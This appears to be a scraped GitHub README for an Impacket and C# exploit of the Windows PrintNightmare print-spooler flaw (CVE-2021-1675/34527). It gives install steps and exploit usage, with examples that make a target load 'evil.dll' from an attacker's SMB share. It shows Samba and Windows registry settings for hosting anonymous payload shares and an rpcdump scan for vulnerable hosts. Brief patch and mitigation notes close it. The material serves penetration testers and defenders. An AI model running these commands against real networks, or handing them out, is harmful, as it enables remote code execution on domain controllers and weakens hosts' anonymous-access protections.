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	SharpPrintNightmare	updated with \\?\UNC\ path to avoid p...	3 years ago
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
README

# CVE-2021-1675 / CVE-2021-34527

Impacket implementation of the [PrintNightmare](#) PoC originally created by Zhiniang Peng (@edwardzpeng) & Xuefeng Li (@lxf02942370)

Tested on a fully patched 2019 Domain Controller

Execute malicious DLL's remote or locally



## Patch update

Microsoft has released a patch to mitigate against these attacks but if these values below are present on a machine, then the machine will still be vulnerable

```
REG QUERY "HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint"

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
RestrictDriverInstallationToAdministrators REG_DWORD 0x0
NoWarningNoElevationOnInstall REG_DWORD 0x1
```

## Installation

Before running the exploit you need to install my version of Impacket and after that you're gucci

## About

C# and Impacket implementation of PrintNightmare CVE-2021-1675/CVE-2021-34527

- Readme
- Activity
- 1.8k stars
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Report repository

## Releases

No releases published

## Packages

No packages published

## Languages



```
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
```



### CVE-2021-1675.py

```
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip :<targetName or share]

CVE-2021-1675 implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or share>
  share                 Path to DLL. Example '\\10.10.10.10\share\evil.dll'

optional arguments:
  -h, --help            show this help message and exit

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH

connection:
  -target-ip ip address
                        IP Address of the target machine. If omitted and you cannot resolve it
                        will use 127.0.0.1
  -port [destination port]
                        Destination port to connect to SMB Server

Example;
./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 '\\10.10.10.10\share\evil.dll'
./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 'C:\windows\system32\cmd.exe'
```



### SMB configuration

Easiest way to host payloads is to use samba and modify `/etc/samba/smb.conf` to allow anonymous access

```
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
```



From windows it's also possible

```
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v "SmbSrv" /t REG_DWORD /d 1
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v "SmbSrv" /t REG_DWORD /d 1
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesEveryone /t REG_DWORD /d 1
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0
# Reboot
```



### Scanning

We can use `rpcdump.py` from `impacket` to scan for potential vulnerable hosts, if it returns a value, it could be vulnerable

```
rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PAR'
```

```
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

## Mitigation

Disable Spooler service

```
Stop-Service Spooler
REG ADD "HKLM\SYSTEM\CurrentControlSet\Services\Spooler" /v "Start"
```